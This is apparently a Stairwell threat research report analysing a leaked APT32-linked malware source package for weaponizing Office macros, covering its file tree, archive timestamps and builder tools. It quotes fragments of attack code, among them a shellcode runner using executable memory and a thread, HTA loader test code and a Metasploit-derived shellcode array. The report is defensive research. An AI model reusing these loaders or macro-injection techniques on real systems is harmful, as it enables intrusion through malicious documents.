Stairwell

The origin story of APT32 macros: The StrikeSuit Gift that keeps giving

Threat research report

Steve Miller, Sr. Threat Researcher
Silas Cutler, Principal Reverse Engineer

27/04/22

Table of contents

Prologue

"The Gifts of an Enemy are Justly to be Dreaded"

Voltaire

Everyone loves an origin story. When the world learns of new malware and attacks, we are often left pondering the motivations, mulling over the attribution, and sifting through the nitty-gritty bits and bytes to understand the TTPs and tradecraft. *Why was it done, who was behind it, and how did they do it?* Analysts, researchers, and investigators of all sorts spend time plotting the dots, drawing connections between data points, helping the evidence speak, and passing judgment on areas of uncertainty.

When we dive deep into malware and attacks, we often are left interpreting nuanced artifacts to help us get a glimpse into the original malware development environment. We look to debug information and PDB paths to make inferences about the developer workstations. We look to the Rich header metadata to help understand the specifics of the linker, compiler, and architecture of the original development machine. We examine specific malicious functions within a piece of malware to identify code reuse. We identify notable libraries to tease out pieces of software that may be borrowed from public projects around the internet.

Part of the fun of analysis is the challenge of the puzzle and the relentless pursuit of insight in the face of complex, limited, or opaque data. Yet, sometimes we get lucky, and we stumble on a piece of malware source code to get a more intimate look at the malware author, a clearer window into the original development environment, and a naked look at the malware itself.

This origin story is for all you Visual Basic macro fans out there. In this report, we unearth a demon from the ancient world: a mysterious malware source code package called ***StrikeSuit Gift***. We examine this source code package in detail and dive deep into development conventions, tradecraft, toolmarks, and potential connections to the threat actor APT32.

Chapter I

"Gifts are scorned where givers are despised"

Dryden

The StrikeSuit Gift that keeps giving

Our thirst for knowledge leads us back in time to the foregone world of 2017. The year was a dystopia of its own, yet it was the golden age of APT32. The prolific Vietnam-based threat actor was running wild, targeting foreign governments, dissidents, journalists, and pretty much any private corporation trying to do business in Vietnam. APT32, also known by “OceanLotus" and “BISMUTH,” is famous for innovating and bypassing defenses using a combination of custom-developed, open-source, and commercially available tooling to perform intrusion activities. Like many threat actors, APT32 favors phishing via lure documents laden with malicious macros to execute or download a piece of malware.

Through following the breadcrumbs of historical macro content, we stumbled across an archive submitted to VirusTotal in late 2017. This archive contains a litany of malware source code, shellcode, test files, documents, macros, notes, and more, all of which could span nearly a decade of malware development. This malware source package is internally named StrikeSuit Gift. Though it appears to be developed years ago, dissecting this malware may give us insights into the practices used by malware developers today. Furthermore, through inspection of the minutiae, we may establish links to support the gut notion that this source code package was developed or used by APT32.

Summarizing the source

Occasionally, malware developers will inadvertently leak source code packages by triggering antivirus or endpoint detection products. Once the security vendor has a copy of the malware file, it may be shared or otherwise proliferated around the globe through data-sharing partnerships, backchannel exchanges, and product integrations. Eventually, all roads lead to Rome. The StrikeSuit Gift source package was submitted to VirusTotal at `2017-08-26 07:29:19 UTC`.

The StrikeSuit Gift package is a 2.99MB RAR archive containing over 200 files, most of which are Visual Studio solutions or source code in a couple of programming languages. This package also includes test documents, text files, built executables, and a couple of other RAR and ZIP files.

There’s a lot of data here and multiple timelines to look at. To help illustrate this package at a high level, here’s a look at the directory tree three levels deep with parentheses to show the last modified timestamp, according to WinRAR. These timestamps are squirrely and imperfect, but they suggest a general timeline and give us a sense of recency that we can dive into in more detail later.

File tree of StrikeSuit Gift RAR `2cac346547f90788e731189573828c53`

```
P17028 - StrikeSuit Gift - Office Macro Type 1 (2017-08-25 21:32)
```

```
├── AVs-Test                     (2017-08-25 03:10)
│   └── Result.txt
├── Office-Versions              (2017-08-25 21:32)
│   └── Verions.txt
├── ReadMe.txt                   (2017-08-10 01:25)
├── Reference
│   ├── Macros_Builder
│   │   ├── Macros_Builder       (2017-08-24 01:21)
│   │   ├── Macros_Builder.sln
│   │   ├── Macros_Builder.v11.suo
│   │   └── _Cleanup.bat         (2013-10-29 00:18)
│   ├── Macros_Builder_1.0.zip
│   │   └── Macros_Builder       (2016-04-19 05:32)
│   ├── RawShellcode             (2017-08-23 00:24)
│   │   └── 2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin
│   ├── WebBuilder
│   │   ├── HtaDotNet            (2017-08-24 01:21)
│   │   └── ShellcodeLoader      (2017-08-18 04:50)
│   └── WebBuilder.rar
│   │   └── WebBuilder           (2011-09-23 20:30)
│   │       ├── HtaDotNet        (2011-09-23 20:30)
│   │       └── ShellcodeLoader  (2011-09-23 20:30)
└── Source
    ├── CSharp                   (2017-08-23 21:30)
    │   ├── MacrosEmbedding      (2017-08-18 00:18)
    │   ├── MacrosEmbeddingExample (2017-08-13 19:52)
    │   └── VbaCodeCreator       (2017-08-23 21:30)
    ├── C_Cpp                    (2017-08-23 03:45)
    │   ├── Binary               (2017-08-24 01:21)
    │   └── ShellcodeThreadCaller (2017-08-24 01:21)
    └── VB                       (2017-08-20 21:23)
        ├── ShellcodeLoader      (2017-08-20 21:23)
        └── XmlScriptAnalyst     (2017-08-16 20:17)
```

At first glance, we can see that in August 2017 this project was in active development. It seems that the malware author may have brought in older projects and files from years past. These files may have been archives of their own and are kept in the directory structure for reference or in the event the developer needs to pull the ripcord and recover the original, older code.

`Macros_Builder` was from 2016 and got new updates in August 2017. `HtaDotNet` and `ShellcodeLoader` are older, maybe as far back as 2011, but were both touched in August 2017. A cleanup batch script may have been created or used as far back as 2013 but was copied over to help delete extraneous development artifacts. We will dive into more details further down the page, but we think the superficial totality of these timestamps shows a developer who is leaning on old code, making improvements, performing tests, and enhancing a small set of interconnected malware tools.


Chapter II

“Unwelcome is the gift which is held long in the hand”

Seneca

A tale of three GUIs


Within the delicate web of source code lie three juicy GUIs for us to behold. We begin with the oldest and jump further back in time to October 2013, when a malware developer compiled a debug build of `Office Macros Builder - Version 1.0.0` at `2013-10-08 16:00:51`. This GUI tool is to help a legion of intrusion operators inject macros into Office documents.




GUIs for hacking tools and malware kits exist to help intrusion operators perform complex tasks quickly, easily, repeatedly, and reliably. GUIs help scale out capabilities across a workforce of varying roles, skills, and experience levels. Once you can make it an easy button, almost anyone can smash it to unleash their evils.

The `Office Macros Builder - Version 1.0.0` above accepts an Office file (.doc) and a macros (.vb or .txt) and uses Microsoft.Office.Interop.Word and Microsoft.Vbe.Interop assemblies to jam the macro into the document. The program takes the document and creates an alternate data stream (ADS) with a Zone Identifier of 0 to indicate that it is from “URLZONE_LOCAL_MACHINE,” the most trusted zone.

Time marches on, and we fast forward to spring 2016. Somewhere around the world, the development team behind StrikeSuit Gift starts their morning with coffee and pastries and compiles the GUI program `Embed Office Macros` at `2016-03-11 09:02:13`.



We jump ahead to 2017 when the threat actor is outed by Mandiant. The bosses demand an upgrade from their malware development team. Now, the malware developer `Rachael` is suddenly tasked to enhance an older codebase to make it a bit more versatile for intrusion operations. `Rachael` begins with some slight modifications to the older macro text, `add_schedule_vba.txt`, makes some enhancements to the GUI, and then compiles the new version of `Embed Office Macros` at `8/17/2017 08:18:44`.



While looking at the pretty pictures may not give us foresight into the future of this malware toolkit, the visual progression of these GUIs is important because this is where the many malware functionalities bear fruit. These GUIs represent the final vehicles for mass malware operations and will be used to create hundreds, if not thousands, of malicious macros for Office documents.

A song as old as rhyme: Office VBA macros

Let’s take a quick break from the timeline and recap the ever-loathed scourge of the infosec world: Microsoft Office macros.

Visual Basic (VB), Visual Basic Scripts (VBS), and Visual Basic for Applications (VBA) are basically the same programming language, except that VBA is designed to run within a Microsoft Office application such as Word, Excel, PowerPoint, etc. In the context of malware and phishing documents, we often just refer to any VB scripting content as "macros."

Every IT administrator and business person will tell you that macros have a legitimate purpose and are integral to crucial company processes. The supposed legitimate purpose is exactly why malicious macros are so effective in phishing campaigns. Macros are so common in cross-company, cross-business processes that many users are easily coerced into executing even the malicious ones. Attackers know this and act accordingly.

If you're new to VB macros or maybe want a quick refresher, we recommend these great reads to recap what macros are and examples of how they may show up in phishing or lure documents:

- https://www.ncsc.gov.uk/guidance/macro-security-for-microsoft-office
- https://www.trustedsec.com/blog/malicious-macros-for-script-kiddies/
- https://redcanary.com/blog/malicious-excel-macro/
- https://twitter.com/JohnLaTwC/status/775689864389931008

Chapter III

“To the noble mind, rich gifts wax poor when givers prove unkind.”
Shakespeare

Now, we'll jump to late August 2017 when someone on the malware development or operation team makes a crucial mistake. `Rachael` or one of their counterparts transfers the RAR archive of StrikeSuit Gift to a machine with antivirus software running. The embedded shellcode and macro content inside of the RAR trigger an AV signature, and the archive file is hoovered up and blasted across the internet. Those monitoring recent submissions to VirusTotal would see an alert for the YARA rule "`APT32_ActiveMime_Lure`" and arrive at the RAR archive for StrikeSuit Gift.

Looking the gift horse in the mouth

It's tough to analyze this much malware source code line by line, so let's do our best to summarize the high points and tease out juicy deets that may be interesting to our understanding of the actor's capabilities, the development tradecraft, and then we can connect what we're seeing here to attacks out in the world.

How did the RAR get made?

We do not have many clues to describe how the main RAR file was created; however, we can take an educated guess that it was created with WinRAR 4.x for the folder on the mounted volume `D:\P17028 - StrikeSuit Gift - Office Macro Type 1`.

Inside the main RAR file (MD5 `2cac346547f90788e731189573828c53`), we see that the archive stores each of the archived files and directories with a four-byte "mtime" timestamp, likely representing the NTFS last modified time from Windows.

If we open this RAR file with WinRAR, the utility identifies this as RAR 4.x archive. According to the documentation, the RAR 4.x format stores the last modified timestamps in local time rather than UTC. This is not important as we're skeptical about timestamps to begin with but good to know that in older versions of WinRAR, we should see a four-byte combo of MS-DOS TIME and DATE local timestamps.

In modern versions of WinRAR, the default is "high-precision" eight-byte uint64 Windows FILETIME UTC timestamps; however, if we deselect the high-precision flag, the timestamp becomes a four-byte uint32 Unix time_t. Isn't forensics fun?

These three examples were created based on the original StrikeSuit Gift RAR file, looking at the RAR last modified timestamp for `\Office-Versions\Verions.txt`. We took this file and re-archived it using a modern WinRAR both with and without the high-precision flag, and the time there reflects a +5 adjustment for the UTC offset on our test system. We can convert any of these raw timestamps back to a human time to see the approximate modification time.

Examples of three possible archive timestamps made by WinRAR of different versions.

Last Modified Hex	Time Type	Human Time	WinRAR
`84 B1 19 4B`	MS-DOS TIME + DATE	8/25/2017 22:12:08*	4.x
`52 DB FE 19 19 1E D3 01`	Windows FILETIME	8/26/2017 03:12:08	5.0+
`08 E7 A0 59`	Unix time_t	8/26/2017 03:12:08	5.0+

*Nuanced: We can try doing it based on this approach, or we can try this (easier?) manual approach with the endian swap binary output in CyberChef.

To sum all of that up, we can guess based on the age of the StrikeSuit Gift RAR file that this was created with an old 4.x version of WinRAR, and we can confirm that with the structure of the archive headers and the format of the now deprecated DOS-style timestamps. Ok, let's power forward to the good stuff.

Unboxed source code projects at a glance

To help us get a broad vision of all the source code in our StrikeSuit Gift package, we take a high-level look at the main projects.

Parent Directory: *`P17028 - StrikeSuit Gift - Office Macro Type 1`*

Project	Summary
`Macros_Builder`	`Macros_Builder.sln` - Visual Studio 2012 This GUI program "`Embed Office Macros`" was created in 2016 and modernized in August 2017. The main program defines macro file `add_schedule_vba.txt` as a resource, then the main routine takes that macro and replaces variables from things in GUI and writes out to `MacrosSource.txt`. The program has a separate functionality to take a GUI selected file and use `Trinet.Core.IO.Ntfs` to write an Alternate Data Stream (ADS) Zone Identifier to 2.

`WebBuilder/ HtaDotNet`	`HtaDotnet.sln` - Visual Studio 2012
	
	This solution has several components. The first is the HtaDotnet project which appears to have UI components and serves as a framework to embed shellcode and file data into an HTA document with either VB script or JavaScript. This has two resource objects `DotNet4Ldr` and `DotNetLdr` which appear to be serialized versions of L.dll (see ShellcodeLoader, below).
	
	The Test project uses `HtaDotnet` to manually build an HTA file based on hard-coded paths for shellcode, a file, and a file name.
	
	`byte[] shellcode = File.ReadAllBytes(@"c:\temp\shl.bin");`
	`byte[] embedFileData = File.ReadAllBytes(@"c:\temp\bintext.exe");`
	`string embedFileName = "中文(简体).exe";`
	`…`
	`HtaDotNetBuilder builder = new HtaDotNetBuilder();`
	`byte[] hta = builder.BuildHtaDotnetLdr(`
	`    engine,`
	`    shellcode,`
	`    embedFileName,`
	`    embedFileData`
	`             );`
	`File.WriteAllBytes(@"c:\temp\11.hta", hta);`

`WebBuilder/ ShellcodeLoader`	`L.sln` - Visual Studio 14, 14.0.25420.1
	(was migrated, see `UpgradeLog.htm`)
	
	This solution is a set of functions that help with decoding, decrypting, and running shellcode, including that which may be in a text in a .HTA or .VBS file.
	
	The L class is designed to take some script content and decode or decrypt it into shellcode and execute it.
	
	The Test piece uses the L class and takes an input shellcode file, an input loader file (“`L.dll`”), two VB loader resources, and outputs into a text file.
	
	`string inputShellcodeFile =`
	`@"G:\WebBuilder\Gift_HtaDotNet\_Temp\shl.bin";`

	`string inputLdrFile = @"G:\WebBuilder\Gift_HtaDotNet\ShellcodeLoader\L\bin\release\l.dll";`
	`string outputFile = @"c:\temp\l.txt";`
	`string vbsLdrCompatFile = @"c:\temp\DotNetLdr";`
	`string vbsLdrCompatFileDotNet4 = @"c:\temp\DotNet4Ldr";`

`CSharp/ MacrosEmbedding`	`MacrosEmbedding.sln` - Visual Studio 14, 14.0.25420.1 This GUI program "`Office Macros Builder`" was created in 2013. It checks GUI for inputs of an Office (.doc) and a macro file (.vb or .txt) and attempts to embed macro into a file (with some basic error handling) and tries to adjust ADS zone identifiers to 0.
`CSharp/ MacrosEmbeddingExample`	`MacrosEmbeddingExample.sln` - Visual Studio 14, 14.0.25420.1 This is likely a precursor or run alongside `MacrosEmbedding` to test macros embedding functionality. It creates a simple VB macro text, has an `embedMacro` function to embed a macro into a doc, and the main function takes hard-coded paths from the developer system and runs it. `string pathDoc = @"C:\Users\Rachael\Desktop\MacrosTest.doc";` We see the function `embedMacros` from this expanded upon in both other CSharp/ solutions: `MacrosEmbedding`, and `VbaCodeCreator`.

`CSharp/ VbaCodeCreator`	`VbaCodeCreator.sln` - Visual Studio 14, 14.0.25420.1
	
	This Visual Studio project is used to generate VB macros that can be bundled into documents. The main program takes two hard-coded paths, one for shellcode and one for an Office document, then runs the core to build the shellcode into it.
	
	`string strShellcodePath = @"D:\P17028 - StrikeSuit Gift - Office Macro Type 1\Reference\RawShellcode\2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin";`
	`string strOfficeFilePath = @"C:\Users\Rachael\Desktop\test.doc";`
	`Core.Core.startBuilder(strShellcodePath, strOfficeFilePath);`

	Along with this project in the debug directory, we keep a copy of `test.doc` and a handful of legitimate Microsoft Office binaries to support the functionalities. `Test.doc` has a `Module1.bas` VBA code stream that uses an old public VB script template but then has a function for shellcode as an array. The shellcode in the existing test.doc is a test file similar, if not identical, to the "RawShellcode" file `2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin`

`C_Cpp/`
`Binary`
	`Binary.sln` - Visual Studio 2012
	
	This reads in a shellcode blob, converts the binary to text, and writes to an output `.dat` file.
	
	`int main(int argc, char **argv) {`
	`      std::string strFilePath = "D:\\P17028 - StrikeSuit Gift - Office Macro Type 1\\Reference\\RawShellcode\\2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin";`
	`      std::vector<BYTE> data;`
	`      data = Binary::ReadBinaryFile(strFilePath);`
	`Binary::ConvertBinaryToText("C:\\Users\\Rachael\\Desktop\\shellcode.dat", data);`

`C_Cpp/`
`ShellcodeThreadCaller`
	`ShellcodeThreadCaller.sln` - Visual Studio 2012
	
	This reads in shellcode from a hard-coded path and executes it.
	
	`HANDLE hFile =`
	`CreateFileA("C:\\Users\\Rachael\\Desktop\\2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);`
	`LPVOID lpShellcodeAddr = VirtualAlloc(NULL, dwFileSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);`
	`HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)lpShellcodeAddr, NULL, 0, NULL);`
	`WaitForSingleObject(hThread, INFINITE);`

`VB/` `ShellcodeLoader`	`ShellcodeLoader.sln` - Visual Studio 2012 This is a different `ShellcodeLoader` than the `L.dll` one in `WebBuilder`.

	In this solution, the main `ShellcodeLoader.vb` routine uses the Metasploit VB generated template (à la scriptjunkie), comments out the Meterpreter-esque shellcode array, and instead reads the local test shellcode blob as the main variable. `Hyeyhafxp = My.Computer.FileSystem.ReadAllBytes("./2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin")`
`VB/ XmlScriptAnalyst`	`XmlScriptAnalyst.sln` - Visual Studio 2012 This appears to be a test project to test VB code against the local system and builds an XML scheduled task based on VB functions. When run, it grabs the local system computer and user name, then writes this into an XML string, which is then written out to a hard-coded path `XmlStr.txt`. This relates to the XML functionality brought into an updated version of `Macros_Builder`.

What's the deal with all this shellcode?

Interwoven through the StrikeSuit Gift package, amidst the varying projects, solutions, and macros, are a handful of shellcode blobs. Are they malware? What are they? Why are they here? Let's find out.

The one from ShellcodeLoader.vb

File Path: `P17028 - StrikeSuit Gift - Office Macro Type 1\Source\VB\ShellcodeLoader\ShellcodeLoader\ShellcodeLoader.vb`

MD5 of Decoded Raw Shellcode: `509d2e572bd945a2afb4a52d5acd7bec`

File Size: `195b`

This array is the default shellcode blob originally seen in `ShellcodeLoader.vb`, though it is commented out.

```
'Hyeyhafxp = {232, 137, 0, 0, 0, 96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82,
20, _
'139, 114, 40, 15, 183, 74, 38, 49, 255, 49, 192, 172, 60, 97, 124, 2, 44, 32, 193, 207, _
'13, 1, 199, 226, 240, 82, 87, 139, 82, 16, 139, 66, 60, 1, 208, 139, 64, 120, 133, 192, _
'116, 74, 1, 208, 80, 139, 72, 24, 139, 88, 32, 1, 211, 227, 60, 73, 139, 52, 139, 1, _
'214, 49, 255, 49, 192, 172, 193, 207, 13, 1, 199, 56, 224, 117, 244, 3, 125, 248, 59, 125, _
'36, 117, 226, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, _
'139, 1, 208, 137, 68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 88, 95, 90, 139, 18, _
'235, 134, 93, 106, 1, 141, 133, 185, 0, 0, 0, 80, 104, 49, 139, 111, 135, 255, 213, 187, _
'224, 29, 42, 10, 104, 166, 149, 189, 157, 255, 213, 60, 6, 124, 10, 128, 251, 224, 117, 5, _
'187, 71, 19, 114, 111, 106, 0, 83, 255, 213, 99, 97, 108, 99, 0}
```

With some fiddling we can take this array and, by using Cyberchef, perform a From Decimal and dump out the raw hex. We can hash it into MD5: `509d2e572bd945a2afb4a52d5acd7bec`. When we pull this snippet of shellcode up with the tool scdbg, we see that it probably is just a placeholder that uses WinExec to open passed arguments. That makes sense because (through Googling around the strings) we can see that this shellcode is borrowed verbatim from several open source code projects surrounding Metasploit VB macros, like this blog post by @scriptjunkie in 2012. It was later tweaked, forked, and copied into a variety of other macros and forms around the internet.

The one from test.doc

File Path: `P17028 - StrikeSuit Gift - Office Macro Type 1\Source\CSharp\VbaCodeCreator\VbaCodeCreator\bin\Debug\test.doc`

MD5 `3a2e9ca1d063405668d0c134abfa79dc`

Size of Document: `1.13 MB (1182720 bytes)`


MD5 of Module1: `0c16c5188ac653ebcc8b6098b619ec0e`

Size of Module1: `405757`

This is a big document. We know from the context that this will likely have macro content. So, we open it up using oledump to look at the internal streams. We can see several chunks of macro content, many of which will need to be parsed out for us to read it more clearly.

```
oledump test.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7265 '1Table'
  5:       460 'Macros/PROJECT'
  6:        95 'Macros/PROJECTwm'
  7: M  682475 'Macros/VBA/Module1'
  8: m  459686 'Macros/VBA/NewMacros'
  9: m     948 'Macros/VBA/ThisDocument'
 10:      4190 'Macros/VBA/_VBA_PROJECT'
 11:       623 'Macros/VBA/dir'
 12:      4096 'WordDocument'
```

The embedded macro is easy to carve out, thanks to Didier Steven's outstanding oledump tool. When we extract `Module1`, we see the VB script with functions that itemize out a two-dimensional array that is later re-assembled and executed from 30 shellcode functions and nearly 1500 sub-arrays. After we extracted and converted the arrays, we ended up with a shellcode buffer. When the shellcode is executed, we get a pop-up box that tells us DllMain has been executed successfully! Huzzah.



DllMain has been executed successfully!

The one from RawShellcode

File Path: `P17028 - StrikeSuit Gift - Office Macro Type 1\Reference\RawShellcode\`

File Name: `2017-08-23 02-55-49 (2136a783457c7bd8e2f8be9300cb772f).bin`

MD5: `37626b974a982e65ea2786c3666bd1a7`

File size `72.99 KB (74740 bytes)`

